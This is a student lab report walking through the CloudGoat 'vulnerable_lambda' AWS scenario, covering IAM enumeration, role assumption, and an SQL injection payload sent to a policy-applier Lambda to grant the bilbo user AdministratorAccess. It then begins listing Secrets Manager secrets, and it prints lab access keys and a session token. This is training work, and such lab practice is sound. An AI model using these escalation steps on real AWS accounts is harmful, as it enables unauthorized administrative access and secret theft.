

## Assignment 1: CloudGoat vulnerable\_lambda

Report by: Tonny Odhiambo, CS-CNS06-24028

### Introduction

In this report, I conducted an in-depth examination of AWS Lambda function security, focusing on identifying vulnerabilities and proposing effective security strategies. AWS Lambda provides a powerful serverless computing platform, allowing developers to run code without managing servers. However, this convenience introduces unique security challenges, particularly around privilege management and data handling.

During the investigation, I explored potential risks such as injection vulnerabilities and misconfigurations in Lambda functions and IAM roles. The goal was to uncover vulnerabilities that could compromise system integrity and confidentiality. This report outlines findings and proposes actionable security measures to mitigate these risks effectively.

By implementing robust security practices and enhancing oversight of Lambda deployments, organizations can enhance their resilience to potential threats while maximizing the benefits of serverless computing.

#### 1. Get permissions for the 'bilbo' user.

Used the command `./cloudgoat.py create vulnerable_lambda` to create a scenario within the cloudgoat framework.

```
(kali@kali)-[~/aws/cloudgoat]
└─$ ./cloudgoat.py create vulnerable_lambda
Using default profile "bilbo" from config.yml ...
Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.

Initializing the backend...

Initializing provider plugins...
- Finding latest version of hashicorp/aws ...
- Finding latest version of hashicorp/archive ...
- Installing hashicorp/aws v5.58.0 ...
- Installed hashicorp/aws v5.58.0 (signed by HashiCorp)
- Installing hashicorp/archive v2.4.2 ...
- Installed hashicorp/archive v2.4.2 (signed by HashiCorp)

Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.

If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.

[cloudgoat] terraform init completed with no error code.
data.archive_file.policy_applier_lambda1_zip: Reading ...
data.archive_file.policy_applier_lambda1_zip: Read complete after 1s [id=2c92da959a4ac77e1cc0b6cb55c67c0b25bfb4b8]
data.aws_caller_identity.current: Reading ...
data.aws_caller_identity.current: Read complete after 1s [id=654654282781]

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with
the following symbols:
```

```
kali@kali: ~/aws/cloudgoat
File Actions Edit View Help
ecret:vulnerable_lambda_cgidcbnh76q99y-final_flag-94F0x7]
aws_secretsmanager_secret_version.final_flag_value: Creating...
aws_iam_access_key.bilbo: Creation complete after 0s [id=AKIAZQ3DPTQ05EDGE22R]
aws_cloudwatch_log_group.policy_applier_lambda1: Creation complete after 4s [id=/aws/lambda/vulnerable_lambda_cgidcbnh76q99y-policy_applier_lambda1]
aws_secretsmanager_secret_version.final_flag_value: Creation complete after 2s [id=arn:aws:secretsmanager:us-east-1:654654282781:secret:vulnerable_lambda_cgidcbnh76q99y-final_flag-94F0x7|terraform-202407141212281233000000002]
aws_iam_user_policy.standard_user: Creation complete after 2s [id=cg-bilbo-vulnerable_lambda_cgidcbnh76q99y:cg-bilbo-vulnerable_lambda_cgidcbnh76q99y-standard-user-assumer]
aws_iam_role.policy_applier_lambda1: Creation complete after 5s [id=vulnerable_lambda_cgidcbnh76q99y-policy_applier_lambda1]
aws_lambda_function.policy_applier_lambda1: Creating...
aws_lambda_function.policy_applier_lambda1: Still creating... [10s elapsed]
aws_lambda_function.policy_applier_lambda1: Creation complete after 11s [id=vulnerable_lambda_cgidcbnh76q99y-policy_applier_lambda1]
aws_iam_role.cg-lambda-invoker: Creating...
aws_iam_role.cg-lambda-invoker: Creation complete after 4s [id=cg-lambda-invoker-vulnerable_lambda_cgidcbnh76q99y]

Apply complete! Resources: 9 added, 0 changed, 0 destroyed.

Outputs:
cloudgoat_output_aws_account_id = "654654282781"
cloudgoat_output_bilbo_access_key_id = "AKIAZQ3DPTQ05EDGE22R"
cloudgoat_output_bilbo_secret_key = <sensitive>
profile = "bilbo"
scenario_cg_id = "vulnerable_lambda_cgidcbnh76q99y"


[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 654654282781
cloudgoat_output_bilbo_access_key_id = AKIAZQ3DPTQ05EDGE22R
cloudgoat_output_bilbo_secret_key = DMWxQQgKA8ev3Oz0TQPVIIn5lOyFXr60sCqeykURH
profile = bilbo
scenario_cg_id = vulnerable_lambda_cgidcbnh76q99y

[cloudgoat] Output file written to:

/home/kali/.aws/cloudgoat/vulnerable_lambda_cgidcbnh76q99y/start.txt


(kali@kali)-[~/aws/cloudgoat]
$
```



I then ran the command **aws --profile bilbo --region us-east-1 sts get-caller-identity** to get the ARN and full name of the user.

```
(kali㉿kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 sts get-caller-identity
{
  "UserId": "AIDAZQ3DPTQ03SET33CAU",
  "Account": "654654282781",
  "Arn": "arn:aws:iam::654654282781:user/Tyano-cli"
}

(kali㉿kali)-[~/aws/cloudgoat]
$
```




To list the policies attached to the user, I ran the command **aws --profile bilbo --region us-east-1 iam list-user-policies --user-name Tyano-cli**


```
(kali㉿kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 sts get-caller-identity
{
  "UserId": "AIDAZQ3DPTQ03SET33CAU",
  "Account": "654654282781",
  "Arn": "arn:aws:iam::654654282781:user/Tyano-cli"
}

(kali㉿kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 iam list-user-policies --user-name Tyano-cli
{
  "PolicyNames": []
}

(kali㉿kali)-[~/aws/cloudgoat]
$
```



```
(kali㉿kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 iam list-user-policies --user-name Tyano-cli
{
  "PolicyNames": [
    "AssumeRole"
  ]
}
```





## 2. Listing all roles, assume a role for privesc.

First, I ran a command to list all the roles in my account one of which should be assumable. I then ran a second command to list all policies for the target role.

```
(kali@kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 iam list-roles | grep cg-
{"RoleName": "cg-lambda-invoker-vulnerable_lambda_cgicbnh76q99y",
 "Arn": "arn:aws:iam::654654282781:role/cg-lambda-invoker-vulnerable_lambda_cgicbnh76q99y",
 "AWS": "arn:aws:iam::654654282781:user/cg-bilbo-vulnerable_lambda_cgicbnh76q99y"}

(kali@kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 iam list-role-policies --role-name cg-lambda-invoker-vulnerable_lambda_cgicbnh76q99y
{
  "PolicyNames": [
    "lambda-invoker"
  ]
}
```


To get credentials for the cloudgoat role that can invoke lambdas, i ran the following command: **aws -profile bilbo --region us-east-1 sts assume-role --role-arn [cg-lambda-invoker\_arn] --role-session-name [whatever\_you\_want\_here]**

```
(kali@kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 sts assume-role --role-arn arn:aws:iam::654654282781:role/cg-lambda-invoker-vulnerable_lambda_cgicbnh76q99y --role-session-name Ty-bilbo
{
  "Credentials": {
    "AccessKeyId": "ASIAZQ3DPTQQYGAT4E5",
    "SecretAccessKey": "UFbUxUyVvgrNnKmQtW5aQGdc8BzKqgTdu0meSxSu",
    "SessionToken": "IQoJb3JpZ2luX2VjEOD////////wEaCXVzLWVhc3QtMSJHMEUCIQCChHipsR2KtiVrgh6nfUdZnmLBw/6bVyd4+J4I4mQzqQIGMByiNQLbLCKTII5HFJyNXxHFopFTxJJ7NW8NWaKkgFPQngIIqP////////ARAAGw2NTQ2NTQyODI3ODEiDPoravo2j6v1UPANGiryAYo0UEhVtuUddzn0W/inQjcYLAQ+FK22/L7sW7hwGaXtPcXylSyGJ2V1NN/acqXtou0cAt22m/kVFyBzL/dJWbMLXA51u107mEo3+PUfWw1MP9HgM13bni6oLjz80hzz/RB7VP6sMwcrYmdElbf810Ee5gBLUyrYCgp+FICsO3B1GxK2q2tFCu40BtCgwe7wdWr8Soq0tYJGMUKTGLvuYID0XC3UIr/d8T9jK4P+aYr21J5PF1qyDu+cU1cYc51ozuMnL977Yqzky2uxg+3LDrsR/ICasABh3wL6fuJm/ddyBWyp4dPYMBA9DgCn0L34mOYMJfXz7QGOp0BHDGYS9KQxZG86Aa8a5AIrjV0B3BdwE0CF62ayy7Ekmd+WZgMT2w9tLYif/QeY5jnjeSjqo8DFYastR9h70yrjiSzi1euUmlvV+JLT9Tb8iFWfatwgCw00BnIchBDR1J83xSRAP2pLSCerDhTtVH0B9MKNCT3Z0L8i2zgc1tGiNk2kj5bWLPz61F6ldGy8MXo0VG8kLTz+hFabu0A==",
    "Expiration": "2024-07-14T16:15:35+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AR0AZQ3DPTQ024TC7QTSP:Ty-bilbo",
    "Arn": "arn:aws:sts::654654282781:assumed-role/cg-lambda-invoker-vulnerable_lambda_cgicbnh76q99y/Ty-bilbo"
  }
}
```

### 3. List lambdas to identify the target (vulnerable) lambda.

This command shows all lambda functions. The function belonging to cloudgoat (the name should start with "cg-") can apply a predefined set of aws managed policies to users (in reality it can only modify the bilbo user).

**aws --profile bilbo --region us-east-1 lambda list-functions**



```
kali@kali: ~/.aws/cloudgoat
File Actions Edit View Help
(kali@kali)~[~/.aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 lambda list-functions
{
  "Functions": [
    {
      "FunctionName": "vulnerable_lambda_cgicbnh76q99y-policy_applier_lambda1",
      "FunctionArn": "arn:aws:lambda:us-east-1:654654282781:function:vulnerable_lambda_cgicbnh76q99y-policy_a
pplier_lambda1",
      "Runtime": "python3.9",
      "Role": "arn:aws:iam::654654282781:role/vulnerable_lambda_cgicbnh76q99y-policy_applier_lambda1",
      "Handler": "main.handler",
      "CodeSize": 991559,
      "Description": "This function will apply a managed policy to the user of your choice, so long as the dat
abase says that it's okay...",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2024-07-14T12:12:36.960+0000",
      "CodeSha256": "U982lU6ztPq9QLRmDCwLMKzm4WuOfbpbCou1neEBHkQ=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "d8e20400-0a39-423d-9dcf-4c98cf6e7307",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "EphemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
      },
      "LoggingConfig": {
        "LogFormat": "Text",
        "LogGroup": "/aws/lambda/vulnerable_lambda_cgicbnh76q99y-policy_applier_lambda1"
      }
    }
  ]
}
```

### 4. Discovered Vulnerability in Lambda Source Code

I ran the command `aws --profile assumed_role --region us-east-1 lambda get-function --function-name [policy_applier_lambda_name]`, and then examined the returned information, particularly the URL to download the deployment package, to review the source code for a database structure comment and input handling code that is vulnerable to injection.






[illegible]

I invoked the role applier Lambda function, providing the bilbo username and an SQL injection payload stored in a local JSON file named 'payload.json', where [bilbo\_user\_name\_here] was substituted with the appropriate username.

```
(kali㉿kali)-[~/aws/cloudgoat]
$ nano payload.json

(kali㉿kali)-[~/aws/cloudgoat]
$ aws --profile bilbo --region us-east-1 lambda invoke --function-name vulnerable_lambda_cgicbnh76q99y-policy_app
lier_lambda1 --cli-binary-format raw-in-base64-out --payload file:///payload.json out.txt
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}
```

Below is the json file where the payload was stored.



```
GNU nano 7.2 payload.json
{
  "policy_names": ["AdministratorAccess" -- ""],
  "user_name": "cg-bilbo-vulnerable_lambda_cgidcbnh76q99y"
}
```

File System

Trash

File Manager

terraform\_...

[ Read 4 lines ]


<b>^G</b> Help	<b>^O</b> Write Out	<b>^W</b> Where Is	<b>^K</b> Cut	<b>^T</b> Execute	<b>^C</b> Loc
<b>^X</b> Exit	<b>^R</b> Read File	<b>^_</b> Replace	<b>^U</b> Paste	<b>^J</b> Justify	<b>^/</b> Go



## 6. Exploring Secrets as Admin Using Bilbo's Credentials

### a) Listing All Secrets in Secrets Manager:

This command `aws --profile bilbo --region us-east-1 secretsmanager list-secrets` provided an overview of all secrets stored in AWS Secrets Manager.



